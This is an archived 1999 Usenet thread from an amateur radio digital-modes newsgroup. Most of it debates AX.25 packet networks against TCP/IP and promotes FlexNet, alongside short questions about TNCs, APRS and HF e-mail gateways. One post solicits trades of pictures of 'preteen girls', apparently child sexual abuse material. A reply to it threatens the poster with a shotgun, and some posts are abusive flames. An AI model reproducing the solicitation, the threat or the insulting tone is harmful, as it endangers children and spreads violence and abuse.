Cathryn Mataga <cathryn@junglevision.com> wrote:

>I'm thinking maybe I should try to get my BBS connected to the packet network
>here locally -- just so I can download the messages to my own system
>automatically, and not have to mess around with reading off of slow ax25 links.
>I sent out a few emails, via packet, and we'll see how that goes -- and what's involved
>exactly. Then, I could just browse them right on my own system at high speed.

I've done that for some time, more or less.
A local amateur has written an FBB server that sends a mail message each
day (or whatever you tell it) with an "L" listing of articles that match
a list of patters that you submit to it.
So, you can tell it what kinds of messages you are interested in.
(and more importantly: what messages you are NOT interested in)

Then you reply to this message leaving only the lines corresponding to
the messages you really want to read. It will return all the messages
as mail to you, and you can read it in whatever mailer you like.
Replying to these messages will result in a reply to the sender.

This works fine, and I have used it for quite some time until my interest
in the messages sent around on BBS net dropped so low that I read maybe
1 message per day. Tuning the filter and reading the long listings every
day simply wasn't worth it anymore.

>And, no I wasn't thinking of other ax25 applications.
>As for ax25 applications, what is there? I guess APRS and DX Cluster --
>both of which I don't think suffer all that much for being at 1200. I keep
>thinking that somehow, maybe that Kenwood digital HT, might be a kind of
>watershed product for some kind of new ax25-based applications -- other
>than what the APRS people are using them for. I don't know yet. And I
>guess the thing uses ax25 and not IP, so that's a reason for having an ax25 network.

This is what I mean: there are not so many applications on packet, whereas
they have boomed on Internet. Those cannot be used on packet because our
network is too slow. When we would have had a network comparable to
Internet, there would have been applications. And we could have used
the Internet applications.

>Here, in the SF Bay area we have IP guys on one frequency, and AX25 guys on other
>frequencies.

That is another problem: the network builders did not have the vision to
natevily support (route) IP, but invented their own protocols. The IP
users had to resort to tunneling IP in AX25 connections, and this makes
it even slower.
The network should have been constructed as an IP routing network, with

support for AX25 users (those that do not want to use IP) on top of that.
Then, a big part of the user community would have switched from the old
AX25 applications to IP-based applications the day they discovered the
Internet.
Even better: applications like APRS and DX Cluster could have used
facilities in the IP protocols (like Multicasting) for much more efficient
operation, instead of inventing the wheel again.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3114. MFJ-1270 Help! (Xmit problems)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-12 00:00:00 UTC
From: David Coursey <david@coursey.com>
Message-ID: <xbri3.41$5O1.16051@typhoon-sf.snfc21.pbi.net>
Source record: 17420

Hi:

I have what seems to be a configuration problem with an MFJ-1270C TNC that is connected to an MFJ VHF Data Radio for APRS.

Specifically:

After the TNC transmits the TNC stops receiving. Turning the data radio on and off then starts the TNC receiving again. Resetting the TNC also causes it to stop receiving. (I suppose it is also possible the transmitter stops receiving after it transmits, but I haven't been able to check that).

Seems like this is a set-up command I am missing.

Help!

73 de David, N5FDL
Please send reply via email as well as posting it.
david@coursey.com

3115. Re: FS GPS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-12 00:00:00 UTC
From: Erik van Bronkhorst <vanbronkhoew@navair.navy.mil>
Message-ID: <378A5ACB.E2EE0F0E@navair.navy.mil>
Source record: 17421

Carl & Delores Walthall wrote:

> Forsale Lowrance Globalmap 100 with data cable and maping software.
> 12 Channel Receiver, purchased last December. In new condition, payed
> over $400.00 new . will sell for 4250.00 or best offer.

sounds a bit steep to me...

>
>
> 765-453-5642
> 765-451-5589 days
>
> cwalthall@cwalthall.com

--
Erik van Bronkhorst

The machine does not isolate man from the great problems of nature
but plunges him more deeply into them.
-- Antoine de Saint-Exupery, 'Wind, Sand, and Stars.'

3116. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-13 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7mf681$2ta0@enews3.newsguy.com>
Source record: 17422

Rob Janssen wrote in message ...

>
>This works fine, and I have used it for quite some time until my interest
>in the messages sent around on BBS net dropped so low that I read maybe
>1 message per day. Tuning the filter and reading the long listings every
>day simply wasn't worth it anymore.

Let me guess: You lost interest when many of the postings there described the damage to the Packet net being done by LandLine Lids.

Just taking a wild guess here, based on your negative attitude about anything beyond the tcpip stuff that LandLine Lids typically appear to be hung up on.

>>And, no I wasn't thinking of other ax25 applications.
>>As for ax25 applications, what is there? I guess APRS and DX Cluster --
>>both of which I don't think suffer all that much for being at 1200. I
keep
>>thinking that somehow, maybe that Kenwood digital HT, might be a kind of
>>watershed product for some kind of new ax25-based applications -- other
>>than what the APRS people are using them for. I don't know yet. And I
>>guess the thing uses ax25 and not IP, so that's a reason for having an
ax25 network.

If you are interested in tcpip, another good reason is that you must have ax25 or something like it to run IP over in the first place - Duh! See the article: "TCPIP on FlexNet - Just Another Layer" by DK7WJ at my web site listed below. Push the "FlexNet" button, and go from there.

Maybe you will learn something.

>
>This is what I mean: there are not so many applications on packet, whereas
>they have boomed on Internet. Those cannot be used on packet because our
>network is too slow. When we would have had a network comparable to
>Internet, there would have been applications. And we could have used
>the Internet applications.

There has been software that allows use of native tcpip apps for both the LINUX and Win95/98 platforms for several years now. (Netscape, Eudora, etc.) Guess what? -- These packages have not taken the amateur tcpip world by storm as many of you folks regularly claim they "would". In fact, almost all amateur tcpip folks in the USA are still running that hacked-up abortion, "*NOS".

In other words, you are full of farina. Put up or shut up.

>>Here, in the SF Bay area we have IP guys on one frequency, and AX25 guys on other
>>frequencies.

That's because you never properly developed your AX25 net well enough to handle IP's frequency-hogging tendencies, so you got "run off".

>
>That is another problem: the network builders did not have the vision to
>natevily support (route) IP, but invented their own protocols. The IP
>users had to resort to tunneling IP in AX25 connections, and this makes
>it even slower.

Yes, it's well known that tcpip will slow down a good packet net. Most Node ops consider it to be an especially ignorant form of "QRM".

Isn't it terrible that Hams thought of something original? How can you stand the shame?

>The network should have been constructed as an IP routing network, with
>support for AX25 users (those that do not want to use IP) on top of that.

Gee, what a clever idea. The "routing" utilized by amateur tcpip is the LEAST sophisticated available to hams. That's because of those pesky ax25 users and their nasty old original ideas.

>Then, a big part of the user community would have switched from the old
>AX25 applications to IP-based applications the day they discovered the
>Internet.

Just like they have done in the last five years? That's how long it's been possible to do this.

Unfortunately, nobody really cares about those applications except LandLine Lids trying to run down what legitimate Hams have done.

>Even better: applications like APRS and DX Cluster could have used
>facilities in the IP protocols (like Multicasting) for much more efficient
>operation, instead of inventing the wheel again.

Sorry, but your idea of slowing things down by running them over IP for "more efficient operation" just plain doesn't hold water. There has been multicasting software for use with ax25 nets for a little over five years now, but it doesn't see much use.

Here's a clue for you:
Introducing additional overhead and delays very seldom tends to speed things up.

The amateur tcpip folks in the USA are directly responsible for the slump we have experienced here, mainly due to "Amateur Telephone", where a so-called "Ham" routes amateur radio traffic over the telephone and pretends that it is Packet Radio.

"Amateur Telephone" exists because of a deficiency in TCPIP that makes it almost completely useless for long-range communication via Radio. Only

amateur tcpip folks need this crutch. -- THAT's a good point to start from, when you compare ax25 Packet to tcpip as Amateur Packet Radio networking systems.

At least the ax25 folks use Radio, which puts them light-years ahead of the "LandLine Lids" running tcpip.

What is a "LandLine Lid" ?

Anyone who thinks the entire future of Packet Radio will be as a third-rate form of RF Internet access would be a good example.

LandLine Lids are "hams" who insist upon using the Internet and then PRETENDING that the Internet connection is Ham Radio. This kind of activity is illegal in Europe, where the Packet net has advanced and grown in an uninterrupted fashion over the last decade - The same decade where the US Packet net has been in a serious decline due to the actions of these "LandLine Lids".

They use Internet connections to replace and displace genuine Amateur Packet Radio networking, causing a severe decline in our Packet net's infrastructure.

That's what happened to the Packet net in the USA, in case you were wondering.

One good way to identify "LandLine Lids" is by the way they attempt to "justify" their destructive behavior by bad-mouthing Hams and Ham Radio. They will go on at great length about how lousy Packet Radio is, how stupid Hams are, and so on. They wear their negativity about Packet like some kind of badge of honor, and though they pretend to be "experts" on Packet, upon examination it always turns out that they are without a clue. - Like anyone who thinks the entire future of Packet Radio should be as a third-rate form of RF Internet access, for example.

Ignorant, arrogant, whining morons with no respect for Ham Radio or for their fellow Hams. - That's "LandLine Lids".

Almost all of them are amateur tcpip devotees, but do not let this fool you into thinking that all tcpip devotees are "LandLine Lids"... There is a minority within the amateur tcpip community that understand why Hams use radios. Some of these are great Hams.

Unfortunately, these are a tiny minority within the amateur tcpip community. Most of them go for "Amateur Telephone", because that's the only way to achieve long-haul communications via tcpip.

Ain't it a shame, the way them pesky old HAMS insist upon communicating by RADIO?

Ha Haw Hawr! Eat that.

Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM

http://www.texoma.net/~n5pvl

3117. help with WinLink/NetLink

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-13 00:00:00 UTC
From: Ted <NoSpam@mindspring.com>
Message-ID: <378B3CE3.2CBBB9BC@mindspring.com>
Source record: 17423
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

I would like to get started using these as a way to get e-mail as I travel. I have a HF station and an old PK-232MBX. I could upgrade the PK-232MBX to include the new DSP stuff which I think includes Pactor. Or, I could go another route. I have been out of ham radio for a long time and am just setting up my station again and am not up to date on what is available.

Could I get some comments on what is the best way to go and what the cost/performance trade offs are? Are there other approaches that might be better than what's in the subject line?

TIA,

Ted Lane
KD6BA
--
When the Gods want to punish you, they answer your prayers.

E-mail: t dot shooter at mindspring dot com

3118. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-13 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <37915307.359930923@news.sci.fi>
Source record: 17424

On Mon, 12 Jul 1999 10:20:43 GMT, nomail@pe1chl.demon.nl (Rob Janssen) wrote:

: That is another problem: the network builders did not have the vision to
: natevily support (route) IP, but invented their own protocols. The IP
: users had to resort to tunneling IP in AX25 connections, and this makes
: it even slower.

This is rewriting history.

At the time AX.25 was created (early 1980's) TCP/IP was a small curiosity among some Unix hackers in some educational institutions:-). At least in this part of Europe, X.25 was the dominant vendor independent land line packet switched system (and X.400 the vendor independent e-mail system) until the early 1990's. At that time TCP/IP became the dominant vendor independent mode to connect computers to each other.

We might very well be using X.25 based systems today as the mainstream transfer protocol, if the service providers would not have kept so high prices in the old days.

One problem with AX.25, which is derived from X.25 is that X.25 works best with full duplex connections with relatively low bit error rate, neither constraint is hard to fulfill in typical amateur connections.

In 1999 it is easy to say that a wrong decision was made in early 1980's, but this has become evident only in the last few years.

Paul OH3LWR

3119. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-13 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <378B7160.701706E0@junglevision.com>
Source record: 17425

Yeah, it would have been hugely clairvoyant back in the old days to see
what IP was going to be become. And, include code in these little Z80
boxes to account for it.

Paul Keinanen wrote:
>
> On Mon, 12 Jul 1999 10:20:43 GMT, nomail@pe1chl.demon.nl (Rob Janssen)
> wrote:
>
> : That is another problem: the network builders did not have the vision to
> : natevily support (route) IP, but invented their own protocols. The IP
> : users had to resort to tunneling IP in AX25 connections, and this makes
> : it even slower.
>
> This is rewriting history.
>
> At the time AX.25 was created (early 1980's) TCP/IP was a small
> curiosity among some Unix hackers in some educational institutions:-).
> At least in this part of Europe, X.25 was the dominant vendor
> independent land line packet switched system (and X.400 the vendor
> independent e-mail system) until the early 1990's. At that time TCP/IP
> became the dominant vendor independent mode to connect computers to
> each other.
>
> We might very well be using X.25 based systems today as the mainstream
> transfer protocol, if the service providers would not have kept so
> high prices in the old days.
>
> One problem with AX.25, which is derived from X.25 is that X.25 works
> best with full duplex connections with relatively low bit error rate,
> neither constraint is hard to fulfill in typical amateur connections.
>
> In 1999 it is easy to say that a wrong decision was made in early
> 1980's, but this has become evident only in the last few years.
>
> Paul OH3LWR

--

http://www.junglevision.com

>I'm telling you this because... we've all lost our children, Mr. Ansel.
>
>They're dead to us. They kill each other in the streets. They wander

>comatose in shopping malls. They're paralyzed in front of televisions.
>Something terrible has happened that's taken our children away.
>It's too late. They're gone.
>
>You're angry, Mr. Ansel. You owe it to yourself to feel that way.
>
>All I'm saying is let me direct your rage.

3120. Internet Gateways from HF:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-13 00:00:00 UTC
From: w7epp <w7epp@email.msn.com>
Message-ID: <eNUxJPWz#GA.429@cpmsnbbsa02>
Source record: 17426

Hello Thanks for reading this. could you let me know the freq. of The
gateways to the internet e-mail
We will be on the road from time to time. The info I need is Freq.,,call
signs,modes and any other info
that would help. Thanks W7epp .> Woody. web page is
www.thecartooner.com (Ham cartoons)

3121. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-13 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <378B9243.3B387718@junglevision.com>
Source record: 17427

Charles Brabham wrote:
>
> If you are interested in tcpip, another good reason is that you must have
> ax25 or something like it to run IP over in the first place - Duh! See the
> article: "TCPIP on FlexNet - Just Another Layer" by DK7WJ at my web site
> listed below. Push the "FlexNet" button, and go from there.
>
> Maybe you will learn something.
>
> >
> >This is what I mean: there are not so many applications on packet, whereas
> >they have boomed on Internet. Those cannot be used on packet because our
> >network is too slow. When we would have had a network comparable to
> >Internet, there would have been applications. And we could have used
> >the Internet applications.
>
> There has been software that allows use of native tcpip apps for both the
> LINUX and Win95/98 platforms for several years now. (Netscape, Eudora, etc.)
> Guess what? -- These packages have not taken the amateur tcpip world by
> storm as many of you folks regularly claim they "would". In fact, almost
> all amateur tcpip folks in the USA are still running that hacked-up
> abortion, "*NOS".
>

On the Linux side, kernel ip over ax25 is still a bit of a hassle to get going, but my guess is that with the apparent death of TNOS, people are generally moving towards the kernel stuff and away from TNOS. Or that's what it seems from reading linux-hams lately. Still, as that interesting article on Flexnet-IP points out the ax25 Linux code still has problems -- I assume mostly if you do anything but a single RF hop. I don't know, are the Flexnet guys doing anything with Linux? This kind of code is pretty hard to do, imo, since testing requires, gawd, I don't even know how you'd test it. Maybe make an RF network and upload the builds to every machine. These are pretty rough problems to get exactly right. I'm not sure if the Linux ax25 interface is sufficient to do the kind of tweaks that the Flexnet guys do -- I assume it isn't, but you never know.

But, at least there's a platform there for ax25 applications -- which is a step up from having to hack into jnos, bleah. This means that if the OS is improved, then at least all the applications won't have to be re-written. I think this is part of the problem as much as anything. That there have been this massive all-in-one things like Jnos that feeds the cat, and does email, and is a BBS, and has an IP stack built-in, and cleans the toaster. It's just too unwieldy. Like those Jnos patches to do nttp/AX25 bbs mail conversions -- that's a

good effort given the situation, but in a 'more ideal' world, I'd think
this would better be a discreet app, seperate from Jnos. Much easier to maintain,
and then useable with other code etc. Obviously, though, if you want to run
in DOS, you don't have much choice.

As an aside, I'm thinking is that maybe Linux could use, like a libhf -- or maybe a
libhamradioprotocols, or someway to have a single programming interface for Pactor, RTTY,
PSK31, Pactor 2, based-stuff. Some way so that we could then experiment with
the low level protocol stuff -- and not have to patch into F6FBB or this kind
of thing. Or on the other side we could pop an error checking protocol on top of any old
thing,
maybe even Morse, for extra masochism. Even DOS has, BPQ, which I guess sort of does
this -- though I haven't played with this. Ideally we'd pop a little button, and
switch links from HF Packet to Pactor to PSK31 or the KA9Q-HF with error checking,
and forward messages using that for a few days, to see if anything goes any better.

http://www.junglevision.com

>I'm telling you this because... we've all lost our children, Mr. Ansel.
>
>They're dead to us. They kill each other in the streets. They wander
>comatose in shopping malls. They're paralyzed in front of televisions.
>Something terrible has happened that's taken our children away.
>It's too late. They're gone.
>
>You're angry, Mr. Ansel. You owe it to yourself to feel that way.
>
>All I'm saying is let me direct your rage.

3122. APRS WHITEPAPER: An APRS Introduction

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-13 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <WQF5kaAhw7i3EwHI@dowrmain.demon.co.uk>
Source record: 17428
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

I have just completed a new introduction to APRS, explaining what it is, how it works, and raising certain issues which apply specifically to the UK.

25 pages, fully illustrated with many diagrams and screenshots.

Download it from www.netro.co.uk/whitepaper.htm

It is in PDF format, so you will need the Adobe Acrobat Reader (free from www.adobe.com) to read and print it.

Let me know what you think!

73
Ian, G3NRW
--
```
+-----------------------------------------------------------------+
| G3NRW*>APRS:!5157.96N/00029.39W-PHG8037/[IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| "I found myself through APRS" |
+-----------------------------------------------------------------+
```

3123. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-13 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7mgih9$9ji@enews4.newsguy.com>
Source record: 17429

Cathryn Mataga wrote in message <378B9243.3B387718@junglevision.com>...

>
>On the Linux side, kernel ip over ax25 is still a bit of a hassle to get
going, but
>my guess is that with the apparent death of TNOS, people are generally
moving
>towards the kernel stuff and away from TNOS. Or that's what it seems from
>reading linux-hams lately. Still, as that interesting article on
Flexnet-IP
>points out the ax25 Linux code still has problems -- I assume mostly if you
>do anything but a single RF hop. I don't know, are the Flexnet guys doing
>anything with Linux?

Yes, Linux and Win/NT versions are currently in the works.

The "hot" setup at this point is a LINUX box with no radios but plenty of
apps, ethernet linked to a DOS box running FlexNet, which handles the
radios.

At this point, things stand like this: There are FlexNet versions for
individual users on both the DOS and Win95/98 platforms, but the FlexDigi
(node code) module is only available for DOS machines.

It's pretty easy to tell that most of the real tcpip freaks are almost
totally clueless about what does and doesn't work when you use Radios
instead of telephone connections. FlexNet is particularly great for these
folks because it incorporates an "expert system" which automatically
controlls the TNC link and timing parameters for best performance without
operator intervention.
Setup is laughably easy... You tell FlexNet what baud rate you intend to
run, how much TXDelay time in milliseconds your radio needs to switch over
from recieve to transmit, and literally every other link parameter is
automagically controlled by FlexNet in a dynamic, real-time fashion.

Nothing else approaches FlexNet in this regard. It's much easier to use,
almost impossible to set up incorrectly, and works better than anything else
available. - And that ain't "Texas brag", pardners, it's FACT.

As I mentioned in an earlier post, the folks in Europe has at least a
ten-year lead over any of the software currently being used in the USA.. If
you are just using *NOS, NetRom, BPQ, X1J, or whatever, you're a decade
behind the times and struggling to set up overly complicated, inefficient,
obsolete software in order to enjoy substandard performance.

Why bother with nostalgia software?

For more info about FlexNet, see the URL listed below. Just push the "FlexNet" button, and go from there. You'll be glad you did.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3124. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-13 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <378BF42A.F45E070E@junglevision.com>
Source record: 17430

So, if I install Flexnet can I talk to other people using Jnos and Tnos/Linux axutils? Or do all the IP people in the area have to move to Flexnet at once? And, can I talk to regular ax25 stations with Flexnet?

Charles Brabham wrote:
>
> Cathryn Mataga wrote in message <378B9243.3B387718@junglevision.com>...
>
> >
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> you are just using *NOS, NetRom, BPQ, X1J, or whatever, you're a decade
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> obsolete software in order to enjoy substandard performance.
>
> Why bother with nostalgia software?
>
> For more info about FlexNet, see the URL listed below. Just push the
> "FlexNet" button, and go from there. You'll be glad you did.
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

--

http://www.junglevision.com

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>You're angry, Mr. Ansel. You owe it to yourself to feel that way.
>
>All I'm saying is let me direct your rage.

3125. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-13 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7on214.jf.nomail@linux.pe1chl.ampr.org>
Source record: 17431

Paul Keinanen <keinanen@sci.fi> wrote:
>On Mon, 12 Jul 1999 10:20:43 GMT, nomail@pe1chl.demon.nl (Rob Janssen)
>wrote:

>: That is another problem: the network builders did not have the vision to
>: natevily support (route) IP, but invented their own protocols. The IP
>: users had to resort to tunneling IP in AX25 connections, and this makes
>: it even slower.

>This is rewriting history.

>At the time AX.25 was created (early 1980's) TCP/IP was a small
>curiosity among some Unix hackers in some educational institutions:-).
>At least in this part of Europe, X.25 was the dominant vendor
>independent land line packet switched system (and X.400 the vendor
>independent e-mail system) until the early 1990's. At that time TCP/IP
>became the dominant vendor independent mode to connect computers to
>each other.

>We might very well be using X.25 based systems today as the mainstream
>transfer protocol, if the service providers would not have kept so
>high prices in the old days.

>One problem with AX.25, which is derived from X.25 is that X.25 works
>best with full duplex connections with relatively low bit error rate,
>neither constraint is hard to fulfill in typical amateur connections.

>In 1999 it is easy to say that a wrong decision was made in early
>1980's, but this has become evident only in the last few years.

You are right about the decision to develop AX.25 in the early eighties,
but in the late eighties a combined NET/ROM and IP network has been built
here in the Netherlands, mostly using software I have derived from KA9Q NET
in those days.

Many of the original nodes in that network (running on PCs with SCC cards)
have been replaced by Flexnet or other systems now, but in its peak days
(early nineties) this network was perfectly capable of natively routing
both IP and AX.25, and supporting extra applications like SMTP mail
forwarding and FTP public fileserving on the nodes.

I have spent a lot of time writing the software and actually building and
maintaining nodes, and (also because of personal circumstances) have
stepped down my efforts in this area later.
One of my last developments was the support for IP Multicasting in the
network, and the distribution of network information using that mechanism
(so that tables of nodes and their information could be built).

My intention was to integrate a sophistcated IP autorouter algorithm and develop a mechanism to allow end-to-end AX.25 connections to be transported through the network over TCP/IP. That would make the entire network completely IP-based, and AX.25 only maintained for backward compatability and use by low-end systems (C64, TNC's with a handheld, etc).

At that time, the Flexnet network was becoming more and more expanded and discussions with the creators showed that they were not at all interested in doing things this way. So I decided not te attempt to "fight" against this force, and stop developments in this area.

But, I have tried. I am not simply looking back and saying how it could have been done better, but I have actually worked on it.
True, it is amazing how Phil KA9Q had the vision to start development of a TCP/IP protocol stack back in the eighties, when most of us did not even know about the existence of the protocols, let alone believed that they would be such a success...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3126. Re: why did i become a licensed operator?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-14 00:00:00 UTC
From: slay@netcom.com
Message-ID: <7mh2hu$645@dfw-ixnews11.ix.netcom.com>
Source record: 17432

xtreme (xtreme_s10@hotmail.com) wrote:
> $1000 down the tubes and its so damn boring!
> N9YIM
>

To paraphrase a master Jazz player:

"To those who understand; no explanation is necessary.
To those who don't; no amount of explanation is possible."

You .. unfortunately, never felt the magic of ham radio ... and
are in the latter group. What a pity. ;-(

73, Sandy W7BX@arrl.net
Portland, Oregon
Age 47; licensed since age 10.

3127. Re: help with WinLink/NetLink

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-14 00:00:00 UTC
From: Tom Housworth <ki0jo@mvp.net>
Message-ID: <378C60F3.66431746@mvp.net>
Source record: 17433
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

Ted
Send me your email address and i'll forward you the info requeseted.

73 Tom/KI0JO

3128. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-14 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7mi0n6$1id4@enews1.newsguy.com>
Source record: 17434

Cathryn Mataga wrote in message <378BF42A.F45E070E@junglevision.com>...

>So, if I install Flexnet can I talk to other people using Jnos and
Tnos/Linux
>axutils? Or do all the IP people in the area have to move to Flexnet at
once? And,
>can I talk to regular ax25 stations with Flexnet?

Yes, all of that works fine. <---- Short version.

Long version follows:

FlexNet is an ax25 stack. If you use the Win95/98 version, the telnet program included with the OS will work fine for telnet, WSFTP etc will do FTP, and that fairly well covers communications with *NOS stations. You can use those native tcpip apps for amateur tcpip OR on regular old ax25 connections!

You can also use browsers such as IE or Netscape, but I'm not sure how they would work with JNOS. I know that TNOS had some HTML/HTTP capability, but not whether it was developed enough to work well. (TNOS is a moot point now, in any case. Like 'BPQ, it's obsolete and will only become more so with time.) There are native Win95/98 server programs for tcpip, and these too can be used with FlexNet.

I personally run the DOS version, so I have to read the docs or listen to other FlexNet users in order to describe the tcpip services. There is some tcpip activity in my area, but it's on a "zoo channel", mixed in with APRS, NetRom, BBS's, Clusters and who knows what, all at 1.2kb. - Hardly worth bothering with. You're doing good to just communicate with ax25 stuff on that freq, as you can imagine!

FlexNet is an "ax25 stack", but does not include the NetRom functions... It doesn't use aliases, make "nodes" broadcasts, or include NetRom's routing functions. All of these are replaced by FlexNet's own way of handling those jobs much better. There are several "Intros to FlexNet" by different authors on my web site. By the time you work through those, you will have a good idea how it flies.

The worst problem I've encountered with it is that FlexNet uses the (Q)uit command to disconnect instead of NetRom's familiar (B)ye command.
What you get when you send B to FlexNet is a quick review of that node's Beacon text! This can be confusing to Hams who are used to NetRom, BPQ, X1J, NOS, etc...

I came up with a clever fix for that, though. At the end of my Beacon text is a beacon to a bogus "port 15" with the text, " Press Q to (Q)uit." in

it. That way, if a user enters B, he sees a message telling he/she to use Q to Quit. This is being adopted as standard operating practice within the US FlexNet nets now. It works well to reduce confusion over that matter.

The best part of FlexNet, I haven't set up to use yet... That is the optional DAMA access.

You are familiar with what happens without DAMA... Hidden Transmitter Syndrome (HTS) is a major problem in most US packet nets. A fellow with an HT or low powered station is a major liability to the local net because he can "hear" other stations in the LAN, but they can't "hear" him... So you get lots of collisions and retries. Everything slows down. The guy with the HT ends up being a pariah, and typically is told he better get an Omni antenna located up high, running at least 25 watts.

With DAMA, every station using the node, weak or strong, is only allowed to transmit when polled by the node station. This eliminates HTS, and allows use of low power stations using beams, rubber ducks, or anything else that the local node can "hear". It no longer matters whether all the other stations in the LAN can "hear" you, since everybody must wait their turn to transmit.

This is more revolutionary than it may sound.. It means that low power transmitters are an asset to the LAN instead of a liability, and everyone can adopt the good operating practice of using the minimum power needed for the connection instead of blasting out high power from an Omni in the forlorn hope that everyone else in the LAN will be able to "hear" them.

Every variant of FlexNet has DAMA "slave" capability, and the FlexDigi node module includes DAMA "master" functions.
It all boils down to a guy with a laptop, HT/rubber duck combo being just as effective as a guy with an OMNI at 100 ft, running 50 watts. As long as the node can "hear" you, you're in business.

The problem with DAMA is that if your software does not have DAMA "slave" capability, you can't connect to the node. Some TNC's include DAMA capability, and of course any station running FlexNet has it, but that still leaves a lot of stations out in the cold. What I am doing is running non-DAMA access on the "zoo" channel, and preparing to set up a DAMA port on another, more quiet freq for those few who are currently set up to utilize it. It's not something you can introduce overnight, but is still well worth the effort for the reasons outlined above.

DAMA access for FlexNet nodes is optional on a port by port basis, determined by the SYSOP.

There is also an optional (port by port) TXD monitor. When it detects a connectee using too high/long a TXdelay, it gives that station a short message to that effect and disconnects them. Overly long TXD settings can be a major slowdown in a Packet LAN, and this function addresses this problem directly and aggressively. - If you choose to use it.

FlexNet has several "zingers"; revolutionary functions and capabilities that put it far ahead of anything US Packet ops are familiar with. The DAMA access is revolutionary, as is FlexNet's dynamic adaptive automated TNC parameter adjustment, as is FlexNet's sheave of automated and manual routing systems, as is FlexNet's ease of setup and operation, as is FlexNet's ability to increase your station's range and ability to communicate under all operating conditions while using the same old radios and TNC's, as is the "soundcard DSP TNC" ability so useful to newcomers and those on a budget.

Yes, I'm enthusiastic about it... Why not? I think everybody is well aware that I "call them as I see them"... I'm not prone to flights of unreasoning enthusiasm about anything. Only results signify in my book, and that's why I am enthusiastic about FlexNet.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3129. I HAVE LOTS OF PIC OF PRETEEN GIRLS SNED ME YOURS AND ILL SEND YOU SOME TO

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-14 00:00:00 UTC
From: xxmitter@aol.com
Message-ID: <19990714122642.21084.00000023@ng-fd1.aol.com>
Source record: 17435

I HAVE LOTS OF PIC OF PRETEEN GIRLS SNED ME YOURS AND ILL SEND YOU SOME TO

3130. Re: I HAVE LOTS OF PIC OF PRETEEN GIRLS SNED ME YOURS AND ILL SEND YOU SOME TO

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-14 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7miif5$255d@enews3.newsguy.com>
Source record: 17436

XXMITTER wrote in message <19990714122642.21084.00000023@ng-fd1.aol.com>...
>I HAVE LOTS OF PIC OF PRETEEN GIRLS SNED ME YOURS AND ILL SEND YOU SOME TO

I used to have some pics showing what it looks like to have a shotgun barrel placed right up in your face. I don't have the pics anymore, but I still have the shotgun.

Would you like to see that?

Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3131. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-14 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <378CEB1D.ACAC8A07@junglevision.com>
Source record: 17437

Yeah, you, for all your over-the-top-ness, seem to occasionaly latch on
to a good thing. Me, I'm less interested about the 'super-amazing-wonderlness'
of Flexnet, at this point, than the simple business of what hardware I
can make it work with -- like I don't see anything for Kantronics TNCs,
and how well I can connect to the locals, and whether I'm going to
screw them up by using Flexnet. Right now Ham radio networking available to me
consists of ax25 BBS forwarding, using plain old BBS technology. And TCP/IP
people running TNOS/JNOS variants.

Like with the DOS+Linux networked, which is probably what I'd do,
if I run a BBS on the Linux side, can I then accept ax25 connects onto
the DOS box have the connections go through the ethernet, and then
connect to the BBS on the Linux side? Or do I need to run the BBS
twice -- once on the DOS side and once on the Linux side -- and forward
